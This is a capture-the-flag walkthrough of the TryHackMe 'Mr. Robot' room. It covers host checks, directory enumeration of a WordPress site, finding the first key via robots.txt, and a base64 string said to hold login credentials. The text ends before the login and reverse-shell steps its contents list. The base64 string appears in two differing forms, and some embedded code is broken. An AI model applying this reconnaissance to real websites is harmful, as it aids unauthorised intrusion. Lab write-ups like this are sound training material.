

# Mr. Robot – TryHackMe

Our goal is to find three keys – 1,2 and 3.

## Contents

1.Reconnaissance.....	1
2.Gobuster.....	6
3.Login.....	12
4.Reverse Shell.....	16
5.Third key.....	18
6.Summary.....	19

## 1.Reconnaissance

We start by checking if the host is active.

```
[root@parrot]-[/home/user]
#ping 10.10.42.67
PING 10.10.42.67 (10.10.42.67) 56(84) bytes of data.
64 bytes from 10.10.42.67: icmp_seq=1 ttl=63 time=48.3 ms
64 bytes from 10.10.42.67: icmp_seq=2 ttl=63 time=47.7 ms
^C
--- 10.10.42.67 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 47.661/47.968/48.276/0.307 ms
```

The host responds. On the webpage, we see:

```
10.10.42.67/ x +
http://10.10.42.67/
Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources


17:34 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

17:34 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join


root@fsociety:~#
```

I tested the commands – they play clips from the Mr. Robot TV series.










The “join” tab seems interesting:



I submitted my email, but didn’t receive anything within 24 hours.  
In the page source code, we find that the site is running on WordPress.



```
1 <!DOCTYPE html>
2 <html lang="en-US" class="no-js">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width">
6   <link rel="profile" href="http://gmpg.org/xfn/11">
7   <link rel="pingback" href="http://10.10.42.67/xmlrpc.php">
8   <!--[if lt IE 9]>
9     <script src="http://10.10.42.67/wp-content/themes/twentyfifteen/js/html5.js"></script>
10   <![endif]-->
11   <script>(function(html){html.className = html.className.replace(/\bno-js\b/, 'js')})(document.documentElement);</script>
12 <title>Page not found | user's Blog!</title>
13 <link rel="alternate" type="application/rss+xml" title="user's Blog! &raquo; Feed" href="http://10.10.42.67/feed/" />
14 <link rel="alternate" type="application/rss+xml" title="user's Blog! &raquo; Comments Feed" href="http://10.10.42.67/comments/feed/" />
15   <script type="text/javascript">
16     window._wpemojiSettings = {"baseUrl": "http://s.w.org/images/core/emoji/72x72/", "ext": ".png", "source": {"concatemoji": "http://10.10.42.67/wp-content/themes/twentyfifteen/js/emoji.js"}, "script": "http://10.10.42.67/wp-content/themes/twentyfifteen/js/emoji.min.js"};
17     !function(a,b,c){function d(a){var c=b.createElement("canvas"),d=c.getContext("2d");return d&&d.fillText("a",0,0)};function e(){return !!d("a")}</script>
18   </script>
19   <style type="text/css">
20     img.wp-smiley,
21     img.emoji {
22       display: inline !important;
23       border: none !important;
24       box-shadow: none !important;
25       height: 1em !important;
26       width: 1em !important;
27       margin: 0 .07em !important;
28       vertical-align: -0.1em !important;
29       background: none !important;
30       padding: 0 !important;
31     }
32   </style>
33   <link rel="stylesheet" id="twentyfifteen-fonts-css" href="https://fonts.googleapis.com/css?family=Noto+Sans%3A400italic%2C700italic%2C900italic%3A400italic%2C700italic%2C900italic" />
34   <link rel="stylesheet" id="genericicons-css" href="http://10.10.42.67/wp-content/themes/twentyfifteen/genericicons/genericicons.css?ver=3.1" />
35   <link rel="stylesheet" id="twentyfifteen-style-css" href="http://10.10.42.67/wp-content/themes/twentyfifteen/style.css?ver=4.3.1" />
36   <!--[if lt IE 9]>
37     <link rel="stylesheet" id="twentyfifteen-ie-css" href="http://10.10.42.67/wp-content/themes/twentyfifteen/css/ie.css?ver=20141010" />
38   <![endif]-->
39   <!--[if lt IE 8]>
40     <link rel="stylesheet" id="twentyfifteen-ie7-css" href="http://10.10.42.67/wp-content/themes/twentyfifteen/css/ie7.css?ver=20141010" />
41   <![endif]-->
```


```

Starting gobuster in directory enumeration mode
=====
/.hta                (Status: 403) [Size: 213]
/.htaccess           (Status: 403) [Size: 218]
/.htpasswd           (Status: 403) [Size: 218]
/0                  (Status: 301) [Size: 0] [--> http://10.10.42.67/0/]
/Image              (Status: 301) [Size: 0] [--> http://10.10.42.67/Image/]
/admin              (Status: 301) [Size: 233] [--> http://10.10.42.67/admin/]
/atom               (Status: 301) [Size: 0] [--> http://10.10.42.67/feed/atom/]
/audio              (Status: 301) [Size: 233] [--> http://10.10.42.67/audio/]
/blog               (Status: 301) [Size: 232] [--> http://10.10.42.67/blog/]
/css                (Status: 301) [Size: 231] [--> http://10.10.42.67/css/]
/dashboard          (Status: 302) [Size: 0] [--> http://10.10.42.67/wp-admin/]
/favicon.ico         (Status: 200) [Size: 0]
/feed               (Status: 301) [Size: 0] [--> http://10.10.42.67/feed/]
/image              (Status: 301) [Size: 0] [--> http://10.10.42.67/image/]
/images             (Status: 301) [Size: 234] [--> http://10.10.42.67/images/]
/index.html          (Status: 200) [Size: 1188]
/index.php           (Status: 301) [Size: 0] [--> http://10.10.42.67/]
/intro              (Status: 200) [Size: 516314]
/js                 (Status: 301) [Size: 230] [--> http://10.10.42.67/js/]
/license            (Status: 200) [Size: 309]
/login              (Status: 302) [Size: 0] [--> http://10.10.42.67/wp-login.php]
/page1              (Status: 301) [Size: 0] [--> http://10.10.42.67/]
/phpmyadmin          (Status: 403) [Size: 94]
/rdf                 (Status: 301) [Size: 0] [--> http://10.10.42.67/feed/rdf/]
/readme             (Status: 200) [Size: 64]
/render/https://www.google.com (Status: 301) [Size: 0] [--> http://10.10.42.67/render/https://www.google.com]
/robots              (Status: 200) [Size: 41]
/robots.txt          (Status: 200) [Size: 41]
/rss                 (Status: 301) [Size: 0] [--> http://10.10.42.67/feed/]
/rss2                (Status: 301) [Size: 0] [--> http://10.10.42.67/feed/]
/sitemap             (Status: 200) [Size: 0]
/sitemap.xml         (Status: 200) [Size: 0]
/sitemap.xml         (Status: 200) [Size: 0]
/video              (Status: 301) [Size: 233] [--> http://10.10.42.67/video/]
/wp-admin            (Status: 301) [Size: 236] [--> http://10.10.42.67/wp-admin/]
/wp-content          (Status: 301) [Size: 238] [--> http://10.10.42.67/wp-content/]
/wp-config           (Status: 200) [Size: 0]
/wp-cron             (Status: 200) [Size: 0]
/wp-includes         (Status: 301) [Size: 239] [--> http://10.10.42.67/wp-includes/]
/wp-load             (Status: 200) [Size: 0]
/wp-links-opml       (Status: 200) [Size: 227]
/wp-login            (Status: 200) [Size: 2657]
/wp-settings          (Status: 500) [Size: 0]
/wp-signup           (Status: 302) [Size: 0] [--> http://10.10.42.67/wp-login.php?action=register]
/wp-mail             (Status: 500) [Size: 3064]
/xmlrpc              (Status: 405) [Size: 42]
/xmlrpc.php          (Status: 405) [Size: 42]
Progress: 4746 / 4747 (99.98%)
=====
Finished
=====

```

There are quite a few to check.

Starting with **/atom** – it's a downloadable file.




Nothing particularly useful inside.


```
UnAVNonB.atom x
1 <?xml version="1.0" encoding="UTF-8"?><feed
2   xmlns="http://www.w3.org/2005/Atom"
3   xmlns:thr="http://purl.org/syndication/thread/1.0"
4   xml:lang="en-US"
5   xml:base="http://10.10.42.67/wp-atom.php"
6   >
7     <title type="text">user&#039;s Blog!</title>
8     <subtitle type="text">Just another WordPress site</subtitle>
9
10    <updated></updated>
11
12    <link rel="alternate" type="text/html" href="http://10.10.42.67" />
13    <id>http://10.10.42.67/feed/atom/</id>
14    <link rel="self" type="application/atom+xml" href="http://10.10.42.67/feed/atom/" />
15
16    <generator uri="http://wordpress.org/" version="4.3.1">WordPress</generator>
17 </feed>
```

The **robots.txt** file, however, contains some interesting entries.







We find the **first key**!



In **fsociety.dic**, there's a wordlist – no key, but likely useful for later.




Next, we check the **/license** page.



what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?

It seems empty at first glance, but scrolling down reveals hidden data.



ZWxsaw900kVSMjgtMDY1Mgo=

After decoding, we appear to get a **username and password**.

### Base64\*

[copy](#) [clear](#) [download](#)

ZWxsaW90kVSMjgtMDY1Mgo=

### Base64 Standard

Auto detection (works like a charm, however sometimes may fail for short strings) ▼

### Strict Decoding

No (ignore invalid characters and force decoding value as Base64). ▼

### Character Encoding

Auto detection (an experimental feature that may fail for "exotic" encodings) ▼

Decode Base64

### Text

